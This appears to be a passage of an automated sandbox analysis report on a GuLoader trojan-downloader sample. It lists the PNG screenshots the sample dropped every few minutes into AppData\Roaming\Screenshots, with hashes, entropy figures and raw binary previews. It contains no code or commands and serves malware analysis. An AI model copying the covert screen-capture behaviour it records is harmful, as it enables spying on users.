.....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_104836.png	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_105136.png	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe

File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.':.So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_105437.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.':.So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_105737.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.':.So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_110037.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131

Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.':.So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_110337.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.':.So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_110638.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.':.So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_110938.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp

MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (..._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:..;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_111238.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1283760
Entropy (8bit):	7.952931846731832
Encrypted:	false
SSDEEP:	24576:uZCEpoq264vRY8osO4osLk+W3oeJNByTmya7l0ho9qObIH:uZCEpOHO4Pw+zdTXa3hMg
MD5:	60B5B74D9DE28B3B9DA65D88B5494400
SHA1:	78D9D86ED54F8762786665B3E97263597FE89880
SHA-256:	447D53E158D43AA5DEE2053D5C7041FFEBF9FBF0EDEC9EADDF809A7B3D147BF5
SHA-512:	CA9BA076AE27FE62A191B6F1F7AA16824716480D6B5037762960D2CDF0CC1ACE37D5C2539E269DDE6B6D040A6BD045E27983F0D031F187B705BB3C3710FDDEE2
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..w..G}...Z;G..y.=..g.{..{.....9..=.{L29.1Aq+K.h@..P.9.0..P..$.2...{{..[.....F.?..~....{...._ }..i.....g.s../.J....N]...4-...4..i...+.s{q....N.a.s..M5..U...Z../.X.;.j...WsN...O..1~.....t..q9..U._N`.....E^.....t.a(.Y...j..;V?..!h...Nx...|.f.L:.gSb.'...?.V..1c..p.i..D_.>.n...D.>..i.....Mg .C._R^..>..5.>...!.O>>..k..'..>.h1>].&c.....c.yd...?\.G.....CS.)1...O.....9.....}...{..d.=.c.....`..?..0.%..y..2...&.7....+>4....uS..,..k.....+.wM.....y..S....W...W..../.....3.n_.0.c....6. <..I.g.+=.)/..eb.I;...|...v.,_..+2.....U.}.....o.....f..#S.9G.^.;..j.[3..pOg<.ui.y0~.my..x...#.:..j..[..G..?..[...'.[..T.=,..a....o.....>....c.[p....#...xs5....E...Ol..wV....Zx....{p:.7e..tsf.....C.....3 o....)...3.....T-8..ja..b;.....n..{.;...9._...].....S<1.....8.....j.yM....j.....K...7'....M....j>{....C|.A.V...#..s.-..1

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_111538.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (..._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:..;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_111839.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8

SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_112139.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_112439.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_112739.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
